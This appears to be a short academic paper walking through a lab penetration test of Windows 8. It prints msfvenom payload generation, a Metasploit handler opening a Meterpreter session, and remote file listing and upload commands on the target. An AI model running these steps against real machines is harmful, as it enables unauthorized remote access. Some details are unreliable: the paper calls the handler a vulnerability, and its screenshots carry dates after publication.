
Penetration Testing Exploitation of Windows 8

1 Yogendra Singh

1 M.Tech., UGC NET, JK Institute of Applied Physics and Technology, (Prayagraj)

Received: 01 May 2019, Accepted: 11 May 2019 ; Published on line: 12 May 2019

Abstract

A penetration test is way to find out on an operating system with the expectation of discovering security weaknesses and exploiting target OS. The Aim of this testing is to find all security vulnerabilities without any type of actually harming the computer system. In this research paper, we examine the some phases of penetration testing on the target system. We are using some tools and techniques to penetrate the target system by using Nmap, Metasploit and Meterpreter. We will perform some command on target OS like listing all document in current directory, checking the path of directory and uploading a file on the target OS through LINUX commands. In this, we are using penetration testing tool to assault on particular OS and to scan and also exploiting target OS. In this research paper, we will work only on exploitations of our target operating system with Windows 8 x64 bit.

Keywords: Penetration Testing, VMware, Kali Linux, Nmap, Scanning, Metasploit, Meterpreter, Exploitation, msfconsole.

INTRODUCTION

Penetration testing is a way of security testing that is utilized to find out the weakness of an operating system. It is directed to discover the security problem which may be present in the working framework. In this research paper, we penetrate windows 8. We will discuss how we can scan and exploit the target operating system and make changes in it with different tools and commands. In this, we are using penetration testing tool to assault on particular OS and to scan and also exploiting target OS. In this research paper, we will work only on exploitations of our target operating system with Windows 8 x64 bit.

1. SYSTEM SPECIFICATION

A. Operating system: Kali Linux 2.6/ 3.x / 4.x (64bit) and Windows 8 (32/64-bit)

B. Tools/Software : VMware, Nmap, Metasploit and Meterpreter

- a) **VMware** VMware Workstation is software that enables users to set up virtual machines on a single physical machine, and use them simultaneously along with the actual machine. In simple words, it enables its users to install a virtual operating system within an operating system and use them both at the same time.
- b) **Nmap** Nmap ("Network Mapper") is a free and open source utility for network discovery and security auditing. Many systems and network administrators also find it useful for tasks such as network inventory, managing service upgrade schedules, and monitoring host or service uptime. Nmap uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems

(and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics. It was designed to rapidly scan large networks, but works fine against single hosts. Nmap runs on all major computer operating systems, and official binary packages are available for Linux, Windows, and Mac OS X. In addition to the classic command-line Nmap executable, the Nmap suite includes an advanced GUI and results viewer ([Zenmap](#)), a flexible data transfer, redirection, and debugging tool ([Ncat](#)), a utility for comparing scan results ([Ndiff](#)), and a packet generation and response analysis tool ([Nping](#)).

- c) **Metasploit** The Metasploit is an open source framework which is a platform for checking security vulnerabilities and generating a code that allows an attacker to break into someone else's network to diagnose security risks and analyze which vulnerabilities are needed to be addressed first. The Metasploit allows penetration testing software, Anti-forensic and many other evasion tools are also granted. Metasploit Framework is the most influential platform for developing, testing, and running exploits on the vulnerable systems compromising their security (BRANDIS, et al., 2012). It can also be used to build security testing tools and exploit modules and can also be adopted as a penetration testing system.
- d) **Meterpreter** In metasploit for each exploit there exist a payload which comes into the picture after the exploit is triggered when the targets are selected and a payload must be set after the breach. Payloads in metasploit are dependent upon the operating systems. A payload is a chunk of code that is to be executed when an exploit is chosen. Metasploit Framework is basically a collection of various exploits and its payloads. Every exploit can be attached with various payloads like reverse or bind shells, the meterpreter shell etc.

2. LITERATURE SURVEY

In [1] an overview of penetration testing, Aileen G. Bacudio, Xiaohong Yuan, Bei-Tseng Bill Chu and Monique Jones provided an overview of penetration testing. They discuss the benefits, the strategies and the methodology of conducting penetration testing. The methodology of penetration testing includes three phases: test preparation, test and test analysis. The test phase involves the following steps: information gathering, vulnerability analysis, and vulnerability exploit. This paper further illustrates how to apply this methodology to conduct penetration testing on two example web applications.

In [2] Evaluation and Taxonomy of Penetration Testing, Arpita Tewari and Arun Kumar Misra discussed penetration testing has been performed mid/large cooperate organization pointing to certain conflicts in the requirements of testing. They also discussed about the processes and methodologies of today's trends that also undergo continuous changes due to rapid technological developments. Some complications in penetration testing have also been highlighted and requirements for adopting the technique in modified way have been discussed.

In [3] Penetration Testing: A Roadmap to Network Security , Mr. Nitin A. Naik, Mr. Gajanan D. Kurundkar, Santosh D. Khamitkar, Namdeo V. Kalyankar Dr. Dr. explained methodology and methods behind penetration testing and illustrate remedies over it, which will provide substantial value for network security Penetration testing should model real world attacks as closely as possible.

They have given information about the penetration testing, its methodologies and its application. Highlights how an experienced security consultant is necessary for the good penetration and role of him to give security system to the host machine by expecting the security attacks.

In[4] Daisy Suman, Sarabjit Kaur and Geetika Mannan have suggested , a penetration test generally involves the use of attacking methods conducted by trusted persons that are also used by aggressive intruders or hackers. Pen tests can be automated with software applications. Penetration testing can be performed manually. Penetration tests are an brilliant method for determining the strengths and weaknesses of a network consisting of systems and network devices. However, the process of penetration test is composite, and if it is taken out carelessly then it can have fatal effects.

In [5] Emily Chow has suggested that Ethical hacking and penetration testing is a defensive technique which consists of a chain of legitimate tools that recognize and exploit an organization's security weaknesses. It uses the identical or related mechanism of malicious hackers to attack key vulnerabilities in the company's security system, which then can be mitigated and closed. These tests reveal how simple an organization's security controls can be penetrated, and to obtain contact to its confidential and sensitive information asset by hackers.


In [6] "SWAM: Stuxnet Worm Analysis in Metasploit", Rahat Masood, Um-e-Ghazia, and Dr. Zahid Anwar have showed the real time simulation of first three vulnerabilities of Stuxnet worm using Metasploit Framework 3.2 and analyze their results. A real time scenario is established based on some assumptions. Stuxnet is the first worm that mainly targets ICS using zero day vulnerabilities. It can more fastly propagate in real industrial environment having large number of unpatched systems and cause a lot of damage to heavy machinery. For the current project they had done simulations through dummy malicious Stuxnet exe files.

In [7] "Protection against Penetration Attacks using Metasploit", Himanshu Gupta and Rohit Kumar have proposed a system to counter the attacks by these frameworks, especially Metasploit. They involved proposal of a system that is able to block the metasploit attacks in specific cases otherwise alert the administrator. The proposed system uses a network monitoring application which can able to monitor the connection attempted to the host system and respond according to algorithm used in system.

In [8] "Automated Planning for Remote Penetration Testing", Lloyd Greenwald and Robert Shanley have considered the problem in designing a penetration test plan automatically that can be executed remotely, without no or prior knowledge of the target machine or network. They develop a methodology for generating and executing remote test plans that takes into account the ambiguity of using remote tools both to gain required knowledge of the system and to provide the pen-testing actions.

3. IMPLEMENTATION DETAILS

A. Nmap Nmap (Network Mapper) is an open source and free security scanner used for network discovery and security auditing. It can also help to determine ip address of own target windows and other information like what hosts are available on the network, what services are running, what OS versions are running. In this tool we use #ifconfig for details of ip address and netdiscover -r 192.168.190.0 and we will see this type of output:



```

root@kali: ~
File Edit View Search Terminal Help

root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    ether 00:0c:29:ed:a6:ae txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
    device interrupt 19 base 0x2000


eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.190.128 netmask 255.255.255.0 broadcast 192.168.190.255
    inet6 fe80::20c:29ff:feed:a6b8 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:ed:a6:b8 txqueuelen 1000 (Ethernet)
    RX packets 11 bytes 1324 (1.2 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 12 bytes 1403 (1.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
    device interrupt 16 base 0x2080

eth2: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    ether 00:0c:29:ed:a6:c2 txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 58 bytes 10112 (9.8 KiB)

```

Figure 1: Find local host IP address

The output of this command is 192.168.190.128. It has shown us the IP address of our host operating system.



```

root@kali: ~
File Edit View Search Terminal Help

root@kali:~# netdiscover -r 192.168.190.0

Currently scanning: Finished! | Screen View: Unique Hosts

6 Captured ARP Req/Rep packets, from 1 hosts. Total size: 360

-----
IP            MAC At MAC Address    Count  Len  MAC Vendor / Hostname
-----
192.168.43.100 70:18:8b:26:83:59     6     360 Hon Hai Precision Ind. Co.,L


```

Figure 2: Find target IP address

This command has shown us the IP address of our target system which is 192.168.43.100. It is also showing some details as IP address, MAC address, Count, Len and MAC vendor in a tabular form.

- B. Payload** A payload is a piece of code to be executed through said exploit. Have a look at the Metasploit Framework. It is simply a collection of exploits and payloads. Each exploit can be attached with various payloads like reverse or bind shells, the meterpreter shell etc.

```
msfvenom -p windows/meterpreter/bind_tcp -f exe > /root/desktop/payload.exe
```

```

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# msfvenom -p windows/meterpreter/bind_tcp -f exe > /root/Desktop/payload.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 309 bytes
Final size of exe file: 73802 bytes
root@kali:~#

```

Figure 3: generating payload


C. Metasploit Metasploit is a penetration testing framework that makes hacking simple. It's an essential tool for many attackers and defenders. In Metasploit framework we will use msfconsole interface for access the Metasploit. Using of msfconsole a metasploit window will be launched.

- Msfconsole:** we will simply type #msfconsole on terminal window or we can simply start by clicking on metasploit icon in applications.
- Use exploit and set PAYLOAD:** Now once we get the msf prompt, type the below and look for the module #**exploit/multi/handler** and the exploit is loaded, we will set the payload for the above select exploit. In our scenario will be using bind TCP payload.
- Set RHOST and RPORT:** Now we have to set remote host and remote port to listen. Type the given command:

```
#msf > set RHOST 192.168.43.100
```

```
#msf > set RPORT 4444
```
- Exploit:** Now finally we start to exploit. After running command exploit session will be open.

```
#msf > exploit
```



```

Terminal
File Edit View Search Terminal Help
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!

[ metasploit v4.16.30-dev ]
+ -- --[ 1722 exploits - 986 auxiliary - 300 post ]
+ -- --[ 507 payloads - 40 encoders - 10 nops ]
+ -- --[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf exploit(multi/handler) > set RHOST 192.168.43.100
RHOST => 192.168.43.100
msf exploit(multi/handler) > set RPORT 4444
RPORT => 4444
msf exploit(multi/handler) > exploit

[*] Started bind handler
[*] Sending stage (179779 bytes) to 192.168.43.100
[*] Meterpreter session 1 opened (192.168.190.128:36965 -> 192.168.43.100:4444)
at 2019-06-13 16:48:40 -0400

meterpreter >

```

Figure 4: Exploit Window, Set Payload and exploit

After exploitation command, Meterpreter session will be open.

D. Meterpreter After exploitation we perform our actions on Windows 8. Here we will see few examples of command actions on own target operating system.

- a. **ls command** : Now we use ls command for listing all documents in current directory on the system. We will entered in Meterpreter which provide us whole new environment.

#meterpreter > ls

```
meterpreter > ls
Listing: C:\Users\Sanu\Desktop
=====
Mode                Size      Type Last modified          Name
----                -
100666/rw-rw-rw-  43106    fil  2019-04-04 12:05:35 -0400 10 land use data.xlsx
100666/rw-rw-rw- 3308913  fil  2019-05-09 16:50:29 -0400 67 Important GIS Applications and Uses.pdf
100666/rw-rw-rw-  16685    fil  2019-05-16 04:45:09 -0400 Acp 25.docx
100666/rw-rw-rw-  14318    fil  2019-05-13 15:09:46 -0400 Active sensors Technological Assisted Radiation.docx
100666/rw-rw-rw- 1746469  fil  2019-03-29 03:28:29 -0400 Allometric equations for aboveground biomass estimation of Olea europaea L subsp cuspidata in Mananghetu Forest.pdf
100666/rw-rw-rw-  10384    fil  2019-05-15 11:11:07 -0400 Book error.xlsx
100666/rw-rw-rw-  1236     fil  2019-03-16 02:24:23 -0400 Bootstrap Studio - Shortcut.lnk
100666/rw-rw-rw- 113071   fil  2018-03-09 13:36:48 -0500 Carbon footprint - Wikipedia.pdf
100666/rw-rw-rw- 1702959  fil  2019-05-09 16:55:34 -0400 Chapter - 1.pdf
100666/rw-rw-rw-  31045    fil  2018-05-27 02:47:46 -0400 Corrigendum_Hindi_CGIF_2018_16052018.pdf
```

Figure 5: list of all documents in current directory

This output shows us the whole list of all documents in current directory on the system.

- b. **pwd command** : Now we use pwd command for viewing path of current directory on target operating system.

#meterpreter > pwd

```
meterpreter > pwd
E:\wallpapers
```

Figure 7: show the path of current directory

This output shows us the path of current directory on target operating system.

- c. **upload command** : Now we use upload command is very helpful command. If we want to upload any file on target operating system then upload command help us very well.

#meterpreter > upload '/root/Desktop/service.txt'

```
meterpreter > upload '/root/Desktop/service.txt'
[*] uploading : /root/Desktop/service.txt -> service.txt
[*] uploaded  : /root/Desktop/service.txt -> service.txt
```

Figure 8: uploading file on target system

This output shows us the path of current directory on target operating system.

4. SYSTEM REQUIREMENTS

We recommend the following computer system requirements:

Manufacturer: Microsoft Corporation

Processor: Intel(R) Core(TM) i3-3110M CPU @ 2.40GHz

Installed memory: 4.00 GB (3.90 GB usable)

System type: 64-bit Operating System, x64-based processor

5. CONCLUSION

In this research, we use efficient penetration testing tool like Nmap to find IP addresses of own operating system and also target operating system. We use Metasploit to find vulnerabilities and weaknesses in Windows 8 operating system. We use vulnerability multi/handler that send and receive information between clients and servers on target operating system. We also use Meterpreter to show all directory documents and upload file from local host operating system to target operating system.

6. REFERENCES

- [1]. Aileen G. Bacudio, Xiaohong Yuan, Bei-Tseng Bill Chu, Monique Jones “An Overview of Penetration Testing”, International Journal of Network Security & Its Applications (IJNSA), Vol.3, No.6, November 2011.
- [2]. Arpita Tewari and Arun Kumar Misra, “Evaluation and Taxonomy of Penetration Testing”, International Journal on Recent and Innovation Trends in Computing and Communication Volume: 3, Issue: 8.
- [3]. Mr. Nitin A. Naik, Mr. Gajanan D. Kurundkar, Dr. Santosh D. Khamitkar, Dr. Namdeo V. Kalyankar, “Penetration Testing: A Roadmap to Network Security”, Journal Of Computing, Volume 1, Issue 1, December 2009.
- [4]. Daisy Suman, Sarabjit Kaur and Geetika Mannan, “Penetration Testing”, International Journal of Advanced Research in Computer and Communication Engineering, Vol. 3, Issue 10, October 2014.
- [5]. Emily Chow, Ethical Hacking & Penetration Testing, July 1, 2011.
- [6]. Rahat Masood, Um-e-Ghazia and Dr. Zahid Anwar, “SWAM: Stuxnet Worm Analysis in Metasploit”, IEEE, 2011.
- [7]. Himanshu Gupta and Rohit Kumar, “Protection against Penetration Attacks using Metasploit”, IEEE, 2015.
- [8]. Lloyd Greenwald and Robert Shanley, “Automated Planning for Remote Penetration Testing”, IEEE, 2009.